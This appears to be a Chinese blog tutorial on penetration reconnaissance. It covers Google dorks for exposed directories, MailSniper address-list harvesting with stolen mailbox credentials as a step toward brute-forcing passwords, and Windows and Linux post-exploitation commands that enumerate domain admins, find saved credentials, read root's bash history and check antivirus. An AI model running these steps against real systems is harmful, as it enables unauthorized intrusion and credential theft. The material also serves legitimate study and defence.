The screenshot shows a Google search interface. The search bar contains the query "intext: index of / | ../ | Parent Directory". Below the search bar, there are navigation links for "全部", "图片", "新闻", "视频", "购物", and "更多". The search results show approximately 1,070,000 results found in 0.48 seconds. The first result is from cdaweb.gsfc.nasa.gov, titled "Index of /pub - CDAWeb", with a snippet "Parent Directory, -. 000_readme.htm, 2019-11-08 11:48, 7.5K. 000_readme.txt, 2019-07-17 19:12, 3.7K. catalogs/, 2020-09-16 06:25, -. data/, 2020-07-24 07:55 ...". The second result is from spdf.gsfc.nasa.gov, titled "Index of /pub - NASA SPDF", with a snippet "Name · Last modified · Size · Parent Directory, -. 000_readme.htm, 2019-11-08 11:48, 7.5K. 000_readme.txt, 2019-07-17 19:12, 3.7K. catalogs/, 2020-09-16 06:25, -. data/, 2020-07-24 07:55 ...".

www.nhlbi.nih.gov › files ▾ [翻译此页](#)

Index of /files

Index of /files. [ICO], Name · Last modified · Size · Description. [PARENTDIR], [Parent Directory](#), -. [DIR], audio/, 2014-04-10 00:21, -. [DIR], docs/, 2019-07-01 14: ...

www.exploit-db.com › ghdb ▾ [翻译此页](#)

(intext:"index of /.git") ("parent directory") - Exploit Database

2016年3月22日 - This dork will find git repository's which may have sensitive information.

(intext:"index of /.git") ("parent directory") Enjoy! necrodamus.

https://blog.csdn.net/qq_34801745

Index of /pub

<u>Name</u>	<u>Last modified</u>	<u>Size</u>
Parent Directory		-
000_readme.htm	2019-11-08 11:48	7.5K
000_readme.txt	2019-07-17 19:12	3.7K
catalogs/	2020-09-16 21:01	-
data/	2020-07-24 07:55	-
datasets.json	2018-10-05 15:25	2.5K
documents/	2019-11-12 14:39	-
misc/	2016-07-07 16:04	-
models/	2018-01-26 08:56	-
pre_generated_plots/	2018-03-19 13:26	-
software/	2020-06-10 21:54	-

https://blog.csdn.net/qq_34801745

可看到存在目录列表很多url

命令: `intext: index of / | ../ | Parent Directory`

```
site:"some-keywords.com" intext: index of / | ../ | Parent Directory
```

7、Git-all-secret

特性

可以添加自己的正则表达式,在 docker run的时候使用-V

(pwd)/ rules.json; /root/truffleHog/rules.json。可以使用默认正则表达式,如果需要,也可以用truffleHog提供的高熵字符串。可以通过repo- supervisor工具搜索s和json中的高熵字符串。可以搜索用户的Gist,大多数工具都没这个功能。有新工具可以很容易地集成到 git-all-secrets。支持扫描企业 Github orgs/ users/repos/ gists。大多数工具只扫描单个仓库,gital- secrets可以一次扫描多个...

需要在docker环境下安装,我跳过了这个,以后有精力查看!

8、 mailsniper.ps1获取outlook所有联系人

条件

掌握其中一个用户邮箱的账号密码,并且可以登录outlook
outlook地址可以是官方的也可以是目标自己搭建的,并无影响

目的

获取目标邮箱里的所有联系人,方便后续爆破弱口令等等

利用

将尝试 Outlook Web Access (OWA) 和Exchange Web服务 (EWS) 的方法。此命令可用于从Exchange收集电子邮件列表:

```
Get-GlobalAddressList -ExchHostname "outlook地址" -UserName "域名/域用户名" -Password "密码" -OutFile global-address-list.txt
```

可以自己搭建目标outlook在自己服务器上

此处使用kion的域环境模拟

在mailsniper.ps1最后一行加入以下代码,也可以通过传参的形式调用

```
Get-GlobalAddressList -ExchHostname mail.domain.com -UserName domain\username -Password Fall2016 -OutFile global-address-list.txt
```

尝试使用我们传递的账号密码去登录目标的outlook,成功登录后会把邮件里的联系人都获取下来,并输出保存到文件里

如果outlook在Office365上道理也是一样的,把ExchHostname指向outlook.office365.com即可,username使用完整的邮箱不要是用户名即可

```
Get-GlobalAddressList -ExchHostname outlook.office365.com -Username 用户名@邮箱.....
```

参考链接

```
https://www.blackhillsinfosec.com/abusing-exchange-mailbox-permissions-mailsniper/  
https://www.cnblogs.com/backlion/p/6812690.html
```

工具地址

```
https://github.com/dafthack/mailsniper
```

9、内网渗透之信息收集

Windows (工作者和域)

检查当前shell权限

```
whoami /user & whoami /priv
```

```
C:\Users\yu! >whoami /user  
n  
r  
用户信息  
-----  
用户名      SID  
=====  =====  
7cee\yu!    S-1-5-21-2096972008-225106222-4250100324-1000  
C:\Users\yu! >whoami /priv  
特权信息  
-----  
特权名      描述      状态  
=====  =====  =====  
SeShutdownPrivilege  关闭系统  已禁用  
SeChangeNotifyPrivilege  绕过遍历检查  已启用  
SeUndockPrivilege  从扩展坞上取下计算机  已禁用  
SeIncreaseWorkingSetPrivilege  增加进程工作集  已禁用  
SeTimeZonePrivilege  更改时区  已禁用  
C:\Users\yu! >
```

https://blog.csdn.net/qq_34801745

查看系统信息

```
systeminfo
```

```
C:\Users\yujun>systeminfo
```

```
主机名: 7CEE
OS 名称: Microsoft Windows 10 家庭版
OS 版本: 10.0.18362 暂缺 Build 18362
OS 制造商: Microsoft Corporation
OS 配置: 独立工作站
OS 构建类型: Multiprocessor Free
注册的所有人:
注册的组织:
产品 ID: 00326-30000-00001-AA767
初始安装日期: 2020/9/11, 15:33:39
系统启动时间: 2020/9/17, 13:27:37
系统制造商: Parallels Software International Inc.
系统型号: Parallels Virtual Platform
系统类型: x64-based PC
处理器: 安装了 1 个处理器。
[01]: Intel64 Family 6 Model 158 Stepping 13 GenuineIntel ~2400 Mhz
BIOS 版本: Parallels Software International Inc. 15.1.4 (47270), 2020/4/13
Windows 目录: C:\WINDOWS
系统目录: C:\WINDOWS\system32
启动设备: \Device\HarddiskVolume2
系统区域设置: zh-cn;中文(中国)
输入法区域设置: en-us;英语(美国)
时区: (UTC+08:00) 伊尔库茨克
物理内存总量: 4,073 MB
可用的物理内存: 1,567 MB
虚拟内存: 最大值: 5,481 MB
虚拟内存: 可用: 2,825 MB
虚拟内存: 使用中: 2,656 MB
页面文件位置: C:\pagefile.sys
域: WORKGROUP
登录服务器: \\7CEE
修补程序: 安装了 5 个修补程序。
[01]: KB4576484
[02]: KB4497727
[03]: KB4561600
[04]: KB4576751
[05]: KB4497464
网卡: 安装了 2 个 NIC。
[01]: Sangfor SSL VPN CS Support System VNIC
连接名: 以太网 2
状态: 媒体连接已中断
[02]: Intel(R) 82574L Gigabit Network Connection
连接名: 以太网
启用 DHCP: 是
DHCP 服务器: 10.211.55.1
IP 地址
[01]: 10.211.55.3
[02]: fe80::5001:da19:c6d8:a9a6
[03]: fdb2:2c26:f4e4:0:a596:ed3a:66bb:b31f
[04]: fdb2:2c26:f4e4:0:5001:da19:c6d8:a9a6
Hyper-V 要求: 已检测到虚拟机监控程序。将不显示 Hyper-V 所需的功能。
```

https://blog.csdn.net/qq_34801745

收集信息主机名->扮演角色

Tcp/udp 网络连接状态信息

```
netstat -ano
```

可以获取内网IP分布状态-服务 (redis)

```
C:\Users\yujun>netstat -ano
```

活动连接

协议	本地地址	外部地址	状态	PID	
TCP	0.0.0.0:135	0.0.0.0:0	LISTENING	992	
TCP	0.0.0.0:445	0.0.0.0:0	LISTENING	4	
TCP	0.0.0.0:5040	0.0.0.0:0	LISTENING	1200	
TCP	0.0.0.0:7680	0.0.0.0:0	LISTENING	8716	
TCP	0.0.0.0:49664	0.0.0.0:0	LISTENING	696	
TCP	0.0.0.0:49665	0.0.0.0:0	LISTENING	556	
TCP	0.0.0.0:49666	0.0.0.0:0	LISTENING	1376	
TCP	0.0.0.0:49667	0.0.0.0:0	LISTENING	1580	
TCP	0.0.0.0:49668	0.0.0.0:0	LISTENING	2040	
TCP	0.0.0.0:49669	0.0.0.0:0	LISTENING	2544	
TCP	0.0.0.0:49674	0.0.0.0:0	LISTENING	680	
TCP	0.0.0.0:49968	0.0.0.0:0	LISTENING	10068	
TCP	10.211.55.3:139	0.0.0.0:0	LISTENING	4	
TCP	10.211.55.3:51444	52.139.250.253:443	ESTABLISHED	2900	
TCP	10.211.55.3:52130	20.54.24.69:443	TIME_WAIT	0	
TCP	10.211.55.3:52181	60.210.21.109:80	TIME_WAIT	0	
TCP	10.211.55.3:52182	60.210.21.45:80	TIME_WAIT	0	
TCP	10.211.55.3:52202	92.123.113.145:80	TIME_WAIT	0	
TCP	10.211.55.3:52212	20.54.24.79:443	TIME_WAIT	0	
TCP	10.211.55.3:52226	112.240.59.29:80	TIME_WAIT	0	
TCP	10.211.55.3:52227	119.188.13.108:80	TIME_WAIT	0	
TCP	10.211.55.3:52264	117.91.184.166:80	TIME_WAIT	0	
TCP	10.211.55.3:52265	60.210.23.249:80	TIME_WAIT	0	
TCP	10.211.55.3:52266	182.107.81.106:80	TIME_WAIT	0	

https://blog.csdn.net/qq_34801745

查看机器名

```
hostname
```

查看当前操作系统

```
wmic OS get Caption,CSDVersion,OSArchitecture,Version  
ver
```

```
C:\Users\yu > wmic OS get Caption,CSDVersion,OSArchitecture,Version  
Caption CSDVersion OSArchitecture Version  
Microsoft Windows 10 家庭版 64 位 10.0.18362
```

```
C:\Users\yu > ver
```

```
Microsoft Windows [版本 10.0.18362.30]
```

https://blog.csdn.net/qq_34801745

查杀软

```
WMIC /Node:localhost /Namespace:\\root\SecurityCenter2 Path AntiVirusProduct Get displayName /Format:List
```

```
C:\Users\yu >WMIC/Node:localhost /Namespace:\\root\SecurityCenter2 Path AntiVirusProduct Get displayName /Format:List
```

```
displayName=360安全卫士
```

```
displayName=Windows Defender
```

https://blog.csdn.net/qq_34801745

查看当前安装的程序

```
wmic product get name,version
```

```
C:\Users\yu > wmic product get name,version
```

Name	Version
Office 16 Click-to-Run Licensing Component	16.0.4266.1003
Microsoft .NET Framework 4.5.1 Multi-Targeting Pack	4.5.50932
Python 3.6.6 Test Suite (64-bit symbols)	3.6.6150.0
MSI Development Tools	10.1.17763.132
Windows SDK for Windows Store Apps DirectX x86 Remote	10.1.17763.132
WinRT Intellisense Mobile - en-us	10.1.17763.132
Windows SDK EULA	10.1.17763.132
Visual C++ Library CRT Desktop Appx Package	14.16.27023
Microsoft .NET Framework 4.6.1 SDK	4.6.01055
WinRT Intellisense PPI - en-us	10.1.17763.132
VS JIT Debugger	16.0.95.0
Microsoft Web Deploy 4.0	10.0.1994
Microsoft .NET Framework 4.5 Multi-Targeting Pack	4.5.50710
Windows App Certification Kit SupportedApiList x86	10.1.17763.132
Microsoft Portable Library Multi-Targeting Pack Language Pack - chs	15.0.26621.02
Windows SDK Desktop Headers arm	10.1.17763.132
Microsoft .NET CoreRuntime For CoreCon	1.0.0.0
Windows SDK for Windows Store Managed Apps Libs	10.1.17763.132
vcpp.crt.redist.clickonce	14.16.27033
icecap_collectionresources	15.8.27924
Apple 应用程序支持 (64 位)	8.6
vs_communitysires	15.0.26621
Windows IoT Extension SDK	10.1.17763.132
Update for Windows 10 for x64-based Systems (KB4023057)	2.67.0.0
Microsoft Visual C++ 2013 x86 Minimum Runtime - 12.0.21005	12.0.21005
Microsoft Visual C++ 2013 x86 Additional Runtime - 12.0.21005	12.0.21005
Python 3.6.6 Core Interpreter (64-bit)	3.6.6150.0
DiagnosticsHub CollectionService	15.9.28016
Universal CRT Headers Libraries and Sources	10.1.17763.132
Microsoft .NET Framework 4.6.1 SDK (简体中文)	4.6.01055
Windows SDK DirectX x86 Remote	10.1.17763.132
WinAppDeploy	10.1.17763.132

https://blog.csdn.net/qq_34801745

查看在线用户

```
quser windos7命令
```

```
net config workstation windos10命令/查看当前域
```

```
C:\Users\余军>query
用户名          会话名          ID  状态          空闲时间          登录时间
> 余军          console         1  运行中          无          2020/9/11 11:41
```

https://blog.csdn.net/qq_34801745

```
C:\Users\yu >query
'query' 不是内部或外部命令，也不是可运行的程序
或批处理文件。

C:\Users\yu >
C:\Users\yu >
C:\Users\yu >
C:\Users\yu >query user
'query' 不是内部或外部命令，也不是可运行的程序
或批处理文件。

C:\Users\yu >
C:\Users\yu >net config workstation
计算机名          \\7CEE
计算机全名        7CEE
用户名           ■ ■

工作站正运行于
NetBT_Tcpip_{BF722608-6CB5-41BA-B184-BFE0EDED55} (001C42492BDA)

软件版本          Windows 10 Home

工作站域          WORKGROUP
登录域            7CEE

COM 打开超时 (秒) 0
COM 发送计数 (字节) 16
COM 发送超时 (毫秒) 250
命令成功完成。

C:\Users\yu >
```

https://blog.csdn.net/qq_34801745

查看网络配置

```
ipconfig /all
```

```
C:\Users\yu\ipconfig /all
```

Windows IP 配置

```
主机名 . . . . . : 7CEE
主 DNS 后缀 . . . . . :
节点类型 . . . . . : 混合
IP 路由已启用 . . . . . : 否
WINS 代理已启用 . . . . . : 否
DNS 后缀搜索列表 . . . . . : localdomain
```

以太网适配器 以太网:

```
连接特定的 DNS 后缀 . . . . . : localdomain
描述. . . . . : Intel(R) 82574L Gigabit Network Connection
物理地址. . . . . : 00-1C-42-49-2B-DA
DHCP 已启用 . . . . . : 是
自动配置已启用. . . . . : 是
IPv6 地址 . . . . . : fdb2:2c26:f4e4:0:5001:da19:c6d8:a9a6(首选)
临时 IPv6 地址. . . . . : fdb2:2c26:f4e4:0:a596:ed3a:66bb:b31f(首选)
本地链接 IPv6 地址. . . . . : fe80::5001:da19:c6d8:a9a6%8(首选)
IPv4 地址 . . . . . : 10.211.55.3(首选)
子网掩码 . . . . . : 255.255.255.0
获得租约的时间 . . . . . : 2020年9月17日 15:03:46
租约过期的时间 . . . . . : 2020年9月17日 15:33:45
默认网关. . . . . : 10.211.55.1
DHCP 服务器 . . . . . : 10.211.55.1
DHCPv6 IAID . . . . . : 50338882
DHCPv6 客户端 DUID . . . . . : 00-01-00-01-26-A8-9D-BF-00-1C-42-49-2B-DA
DNS 服务器 . . . . . : 10.211.55.1
TCP/IP 上的 NetBIOS . . . . . : 已启用
```

以太网适配器 以太网 2:

```
媒体状态 . . . . . : 媒体已断开连接
连接特定的 DNS 后缀 . . . . . :
描述. . . . . : Sangfor SSL VPN CS Support System VNIC
物理地址. . . . . : 00-FF-1C-9D-2B-55
DHCP 已启用 . . . . . : 是
自动配置已启用. . . . . : 是
```

https://blog.csdn.net/qq_34801745

有 Primary Dns Suffix就说明是域内空的则当前机器应该在工作组

查看进程

```
tasklist /v
```

```
C:\Users\yu > tasklist /v
```

映像名称	CPU 时间	窗口标题	PID	会话名	会话#	内存使用	状态
System Idle Process	2:26:54	暂缺	0	Services	0	8 K	Unknown
System	0:01:25	暂缺	4	Services	0	1,400 K	Unknown
Registry	0:00:00	暂缺	88	Services	0	96,964 K	Unknown
smss.exe	0:00:00	暂缺	340	Services	0	972 K	Unknown
csrss.exe	0:00:02	暂缺	464	Services	0	5,140 K	Unknown
csrss.exe	0:00:05	暂缺	548	Console	1	5,688 K	Running
wininit.exe	0:00:00	暂缺	556	Services	0	6,484 K	Unknown
winlogon.exe	0:00:00	暂缺	636	Console	1	12,352 K	Unknown
services.exe	0:00:05	暂缺	680	Services	0	9,616 K	Unknown
lsass.exe	0:00:11	暂缺	696	Services	0	16,656 K	Unknown

https://blog.csdn.net/qq_34801745

有些进程可能是域用户启的->通过管理员权限凭证窃取->窃取域用户的凭证

查看当前登陆域

```
net config workstation
```

```
C:\Users\yu > net config workstation
```

```
计算机名          \\7CEE  
计算机全名        7CEE  
用户名            [REDACTED]
```

```
工作站正运行于  
NetBT_Tcpip_{BF722608-6CB5-41BA-B184-BFE0EDED55} (001C42492BDA)
```

```
软件版本          Windows 10 Home
```

```
工作站域          WORKGROUP  
登录域            7CEE
```

```
COM 打开超时 (秒)      0  
COM 发送计数 (字节)    16  
COM 发送超时 (毫秒)    250  
命令成功完成。
```

https://blog.csdn.net/qq_34801745

远程桌面链接历史记录

```
cmdkey /l
```

```
C:\Users\yu >cmdkey /l
```

当前保存的凭据:

```
目标: MicrosoftAccount:target=SSO_POP_Device
类型: 普通
用户: 02kiejaobcde
仅为此登录保存
```

```
目标: WindowsLive:target=virtualapp/didlogical
类型: 普通
用户: 02kiejaobcde
本地机器持续时间
```

https://blog.csdn.net/qq_34801745

可以把凭证取下来->本地密码

查看本机上的用户账户列表

```
net user
```

```
C:\Users\yu > net user
```

```
\\7CEE 的用户帐户
```

```
-----
Administrator                DefaultAccount                Guest
WDAGUtilityAccount            yu
命令成功完成。
```

https://blog.csdn.net/qq_34801745

查看本机用户xxx的信息

```
net user xxx
```

```

C:\Users\yu >net user yu :
用户名          yu
全名
注释
用户的注释
国家/地区代码    086 (中国)
帐户启用        Yes
帐户到期        从不

上次设置密码      2020/ 7/ 21 21:07:39
密码到期        从不
密码可更改      2020/ 7/ 21 21:07:39
需要密码        No
用户可以更改密码 Yes

允许的工作站      All
登录脚本
用户配置文件
主目录
上次登录        2020/ 9/ 14 9:13:29

可允许的登录小时数 All

本地组成员      *Administrators      *Performance Log Users
                 *Users
全局组成员      *None
命令成功完成。

```

https://blog.csdn.net/qq_34801745

查看本机用户xxx的信息

```

net user /domain      显示所在域的用户名单
net user 域用户 /domain  获取某个域用户的详细信息
net user /domain xxx 12345678  修改域用户密码，需要域管理员权限

```

Windows (域)

```

nltest /domain_trusts /all_trusts /v /server: 192.168.xx.xx  返回所有信任域列表
nltest /dsgetdc:hack /server:192.168.xx.xx  返回域控和其相应的IP地
net user /do  获取域用户列表
net group "domain admins" /domain  获取域管理员列表
net group "domain controllers" /domain  查看域控制器(如果有多台)
net group "domain computers" /domain  查看域机器
net group /domain  查询域里面的工作组
net localgroup administrators  本机管理员[通常含有域用户]
net localgroup administrators /domain  登录本机的域管理员
net localgroup administrators workgroup\user001 /add  域用户添加到本机

```

```
net view      查看同一域内机器列表
net view \\ip  查看某IP共享
net view \\GHQ  查看GHQ计算机的共享资源列表
net view /domain  查看内网存在多少个域
net view /domain:XYZ  查看XYZ域中的机器列表
net accounts /domain  查询域用户密码过期等信息
```

Linux

查看当前权限

```
whoami
```

查看网卡配置

```
ifconfig
```

查看端口状态（开启了哪些服务，内网IP连接等）

```
netstat -anpt
```

查看进程状态（开启了哪些服务等）

```
ps -ef
```

查看管理员的历史输入命令（获取密码，网站目录，内网资产等信息）

```
cat /root/.bash_history
```

查找某个文件（寻找配置文件等）

```
find / -name *.cfg
```

10、后渗透信息收集之wmic命令的一些使用方法

前言

wmic和cmd一样在所有的windows版本中都存在，同时wmic有很多cmd下不方便使用的部分，今天给大家介绍一些在后渗透过程中非常适用的使用wmic进行信息收集的命令

关于wmic

WMI命令行（WMIC）实用程序为WMI提供了命令行界面。WMIC与现有的Shell和实用程序命令兼容。在WMIC出现之前，如果要管理WMI系统，必须使用一些专门的WMI应用，例如SMS，或者使用WMI的脚本编程API，或者使用象CIM Studio之类的工具。如果不熟悉C++之类的编程语言或VBScript之类的脚本语言，或者不掌握WMI名称空间的基本知识，要用WMI管理系统是很困难的，WMIC改变了这种情况

wmic的简单使用

首先在cmd命令行输入wmic进入交互式页面，这里说一下在powershell也可以和cmd命令行一样的操作

```
C:\Users\yu > wmic
wmic:root\cli>
键入 “/?” 可获取帮助，键入 QUIT 可退出。
wmic:root\cli>
键入 “/?” 可获取帮助，键入 QUIT 可退出。
wmic:root\cli>
键入 “/?” 可获取帮助，键入 QUIT 可退出。
wmic:root\cli>
```

```
C:\WINDOWS\system32\cmd.exe - powershell
```

```
Microsoft Windows [版本 10.0.18362.30]
(c) 2019 Microsoft Corporation。保留所有权利。
```

```
C:\Users\yu > powershell
Windows PowerShell
版权所有 (C) Microsoft Corporation。保留所有权利。
```

```
尝试新的跨平台 PowerShell https://aka.ms/pscore6
```

```
PS C:\Users\yu >
```

https://blog.csdn.net/qq_34801745

进入wmic和powershell模式下

```
C:\Users\yu > wmic
wmic:root\cli> process /?
```

PROCESS - 进程管理。

提示: BNF 的别名用法。

(<别名> [WMI 对象] | <别名> [<路径 where>] | [<别名>] <路径 where>) [<谓词子句>]。

用法:

```
PROCESS ASSOC [<格式说明符>]
PROCESS CALL <方法名称> [<实际参数列表>]
PROCESS CREATE <分配列表>
PROCESS DELETE
PROCESS GET [<属性列表>] [<获取开关>]
PROCESS LIST [<列表格式>] [<列表开关>]
```

```
wmic:root\cli>
```

https://blog.csdn.net/qq_34801745

```
/? 查看WMIC命令的全局选项以及命令属性等
process /? 进程管理的帮助
```

```
wmic:root\cli>wmic process get /?
wmic - 找不到别名。
wmic:root\cli>process get /?
```

属性获取操作。
用法:

GET [<属性列表>] [<获取开关>]

注意: <属性列表> ::= <属性名称> | <属性名称>, <属性列表>

可以使用以下属性:

属性	类型	操作
CSName	N/A	N/A
CommandLine	N/A	N/A
Description	N/A	N/A
ExecutablePath	N/A	N/A
ExecutionState	N/A	N/A
Handle	N/A	N/A
HandleCount	N/A	N/A
InstallDate	N/A	N/A
KernelModeTime	N/A	N/A
MaximumWorkingSetSize	N/A	N/A
MinimumWorkingSetSize	N/A	N/A
Name	N/A	N/A
OSName	N/A	N/A
OtherOperationCount	N/A	N/A
OtherTransferCount	N/A	N/A
PageFaults	N/A	N/A
PageFileUsage	N/A	N/A
ParentProcessId	N/A	N/A
PeakPageFileUsage	N/A	N/A
PeakVirtualSize	N/A	N/A
PeakWorkingSetSize	N/A	N/A
Priority	N/A	N/A
PrivatePageCount	N/A	N/A
ProcessId	N/A	N/A
QuotaNonPagedPoolUsage	N/A	N/A

```
wmic process get /? 属性获取操作帮助
```

根据实际的需要去对相关的信息进行读取

以进行为例展现wmic的使用

这里的靶机是win7 x86的虚拟机，这里以查看进程为例:

```
wmic process get caption,executablepath,processid
```

获取系统当前正在运行的进程等信息

选择C:\WINDOWS\system32\cmd.exe

```
Microsoft Windows [版本 10.0.18362.30]
(c) 2019 Microsoft Corporation. 保留所有权利。

C:\Users\yu >
C:\Users\yu > wmic process get caption,executablepath,processid
Caption                                ExecutablePath                                ProcessId
System Idle Process                    C:\WINDOWS\system32\smss.exe                 0
System                                  C:\WINDOWS\system32\csrss.exe                 4
Registry                               C:\WINDOWS\system32\csrss.exe                 88
smss.exe                                C:\WINDOWS\system32\csrss.exe                 340
csrss.exe                               C:\WINDOWS\system32\csrss.exe                 464
csrss.exe                               C:\WINDOWS\system32\csrss.exe                 548
wininit.exe                             C:\WINDOWS\system32\csrss.exe                 556
winlogon.exe                             C:\WINDOWS\system32\csrss.exe                 636
services.exe                             C:\WINDOWS\system32\csrss.exe                 680
lsass.exe                                C:\WINDOWS\system32\csrss.exe                 696
svchost.exe                              C:\WINDOWS\system32\svchost.exe               812
svchost.exe                              C:\WINDOWS\system32\svchost.exe               840
WUDFHost.exe                             C:\WINDOWS\system32\svchost.exe               864
fontdrvhost.exe                          C:\WINDOWS\system32\svchost.exe               880
fontdrvhost.exe                          C:\WINDOWS\system32\svchost.exe               888
svchost.exe                              C:\WINDOWS\system32\svchost.exe               992
dwm.exe                                   C:\WINDOWS\system32\svchost.exe               400
svchost.exe                              C:\WINDOWS\system32\svchost.exe               752
svchost.exe                              C:\WINDOWS\system32\svchost.exe               836
svchost.exe                              C:\WINDOWS\system32\svchost.exe               1080
svchost.exe                              C:\WINDOWS\system32\svchost.exe               1100
svchost.exe                              C:\WINDOWS\system32\svchost.exe               1136
svchost.exe                              C:\WINDOWS\system32\svchost.exe               1208
svchost.exe                              C:\WINDOWS\system32\svchost.exe               1316
svchost.exe                              C:\WINDOWS\system32\svchost.exe               1324
svchost.exe                              C:\WINDOWS\system32\svchost.exe               1376
svchost.exe                              C:\WINDOWS\system32\svchost.exe               1420
svchost.exe                              C:\WINDOWS\system32\svchost.exe               1476
svchost.exe                              C:\WINDOWS\system32\svchost.exe               1580
svchost.exe                              C:\WINDOWS\system32\svchost.exe               1640
svchost.exe                              C:\WINDOWS\system32\svchost.exe               1636
svchost.exe                              C:\WINDOWS\system32\svchost.exe               1664
svchost.exe                              C:\WINDOWS\system32\svchost.exe               1716
svchost.exe                              C:\WINDOWS\system32\svchost.exe               1728
svchost.exe                              C:\WINDOWS\system32\svchost.exe               1760
svchost.exe                              C:\WINDOWS\system32\svchost.exe               1796
svchost.exe                              C:\WINDOWS\system32\svchost.exe               1824
svchost.exe                              C:\WINDOWS\system32\svchost.exe               1896
svchost.exe                              C:\WINDOWS\system32\svchost.exe               1932
Memory Compression                       C:\WINDOWS\system32\svchost.exe               1940
svchost.exe                              C:\WINDOWS\system32\svchost.exe               1976
```

https://blog.csdn.net/qq_34801745

```
wmic service where (state="running") get name ,processid ,pathname ,startmode ,caption
```

```
C:\Users\yu > wmic service where (state="running") get name ,processid ,pathname ,startmode ,caption
Caption                                Name                                PathName                                ProcessId  StartMode
Application Information                 Appinfo                             C:\WINDOWS\system32\svchost.exe -k netsvcs -p 7844      Manual
Apple Mobile Device Service             Apple Mobile Device Service         "C:\Program Files\Common Files\Apple\Mobile Device Support\AppleMobileDeviceService.exe" 3036      Auto
Windows Audio Endpoint Builder          AudioEndpointBuilder                C:\WINDOWS\System32\svchost.exe -k LocalSystemNetworkRestricted -p 1932      Auto
Windows Audio                           Audiosrv                             C:\WINDOWS\System32\svchost.exe -k LocalServiceNetworkRestricted -p 2260      Auto
Base Filtering Engine                   BFE                                  C:\WINDOWS\system32\svchost.exe -k LocalServiceNoNetworkFirewall -p 2744      Auto
Bonjour 服务                            Bonjour Service                     "C:\Program Files\Bonjour\mDNSResponder.exe" 1972      Auto
Background Tasks Infrastructure Service  BrokerInfrastructure                C:\WINDOWS\system32\svchost.exe -k DcomLaunch -p 840       Auto
WCTP 服务                               BthAvctpSvc                         C:\WINDOWS\system32\svchost.exe -k LocalService -p 11052     Manual
设备访问管理器服务                     ceasvc                               C:\WINDOWS\system32\svchost.exe -k appmodel -p 1796     Manual
连接设备平台服务                       CDPsvc                              C:\WINDOWS\system32\svchost.exe -k LocalService -p 1200      Auto
Certificate Propagation                 CertPropSvc                          C:\WINDOWS\system32\svchost.exe -k netsvcs 1728     Manual
Microsoft Office ClickToRun Service    ClickToRunSvc                       "C:\Program Files\Common Files\Microsoft Shared\ClickToRun\OfficeClickToRun.exe" /service 3228     Auto
CoreMessaging                           CoreMessagingRegistrar              C:\WINDOWS\system32\svchost.exe -k LocalServiceNoNetwork -p 1420     Auto
Cryptographic Services                  CryptSvc                              C:\WINDOWS\system32\svchost.exe -k NetworkService -p 2944     Auto
DCOM Server Process Launcher            DcomLaunch                           C:\WINDOWS\system32\svchost.exe -k DcomLaunch -p 840       Auto
DHCP Client                             Dhcp                                  C:\WINDOWS\system32\svchost.exe -k LocalServiceNetworkRestricted -p 1760     Auto
Connected User Experiences and Telemetry DiagTrack                             C:\WINDOWS\System32\svchost.exe -k utcsvc -p 2952     Auto
显示策略服务                            DispBrokerDesktopSvc                C:\WINDOWS\system32\svchost.exe -k LocalService -p 2352     Auto
DNS Client                              DnsCache                             C:\WINDOWS\system32\svchost.exe -k NetworkService -p 1864     Auto
```

https://blog.csdn.net/qq_34801745

查看服务进程详细信息

```
wmic /namespace:\\root\securitycenter2 path antivirusproduct GET displayName,productState, pathToSignedProductExe
```

```
C:\Users\yu >
C:\Users\yu > wmic /namespace:\\root\securitycenter2 path antivirusproduct GET displayName,productState, pathToSignedProductExe
displayName                                pathToSignedProductExe                productState
360安全卫士                               C:\360\360Safe\safemon\360tray.exe 331776
Windows Defender                          windowsdefender://                     393472
```

https://blog.csdn.net/qq_34801745

查看安装的杀软进程运行情况

```
wmic onboarddevice get Description, DeviceType, Enabled, Status /format:list
```

```
C:\Users\yu > wmic onboarddevice get Description, DeviceType, Enabled, Status /format:list
```

```
Description=Parallels Video Adapter  
DeviceType=3  
Enabled=FALSE  
Status=
```

```
Description=Parallels Sound Adapter  
DeviceType=7  
Enabled=FALSE  
Status=
```

https://blog.csdn.net/qq_34801745

查看存在状态

```
wmic product get name
```

```
C:\Users\yu > wmic product get name
```

```
Name  
Office 16 Click-to-Run Licensing Component  
Microsoft .NET Framework 4.5.1 Multi-Targeting Pack  
Python 3.6.6 Test Suite (64-bit symbols)  
MSI Development Tools  
Windows SDK for Windows Store Apps DirectX x86 Remote  
WinRT Intellisense Mobile - en-us  
Windows SDK EULA  
Visual C++ Library CRT Desktop Appx Package  
Microsoft .NET Framework 4.6.1 SDK  
WinRT Intellisense PPI - en-us  
VS JIT Debugger  
Microsoft Web Deploy 4.0  
Microsoft .NET Framework 4.5 Multi-Targeting Pack  
Windows App Certification Kit SupportedApiList x86  
Microsoft Portable Library Multi-Targeting Pack Language Pack - chs  
Windows SDK Desktop Headers arm  
Microsoft .NET CoreRuntime For CoreCon  
Windows SDK for Windows Store Managed Apps Libs  
vcpp_crt.redist.clickonce  
icecap_collectionresources  
Apple 应用程序支持 (64 位)  
vs_communitymsires  
Windows IoT Extension SDK  
Update for Windows 10 for x64-based Systems (KB4023057)  
Microsoft Visual C++ 2013 x86 Minimum Runtime - 12.0.21005
```

https://blog.csdn.net/qq_34801745

系统安装软件情况

```
wmic environment get Description, VariableValue
```

```

C:\Users\yu_ >wmic environment get Description, VariableValue
Description
VariableValue
<SYSTEM>\ComSpec          %SystemRoot%\system32\cmd.exe
<SYSTEM>\DriverData       C:\Windows\System32\Drivers\DriverData
<SYSTEM>\OS               Windows_NT
<SYSTEM>\PATHEXT           .COM;.EXE;.BAT;.CMD;.VBS;.VBE;.JS;.JSE;.WSF;.WSH;.MSC
<SYSTEM>\PROCESSOR_ARCHITECTURE AMD64
<SYSTEM>\TEMP              %SystemRoot%\TEMP
<SYSTEM>\TMP               %SystemRoot%\TEMP
<SYSTEM>\USERNAME         SYSTEM
<SYSTEM>\windir            %SystemRoot%
<SYSTEM>\Path              C:\Program Files\Microsoft MPI\Bin\;C:\Program Files (x86)\Parallels\Parallels Tools\Applications;%SystemRoot%\sys
sPowerShell\v1.0\;C:\Program Files\dotnet\;C:\Program Files\Microsoft SQL Server\130\Tools\Binn\;%SYSTEMROOT%\System32\OpenSSH;c:\Program Files (x
<SYSTEM>\asl.log           Destination=file
<SYSTEM>\MSMPI_BIN        C:\Program Files\Microsoft MPI\Bin\
<SYSTEM>\PSModulePath      %SystemRoot%\system32\WindowsPowerShell\v1.0\Modules\
<SYSTEM>\NUMBER_OF_PROCESSORS 2
<SYSTEM>\PROCESSOR_LEVEL  6
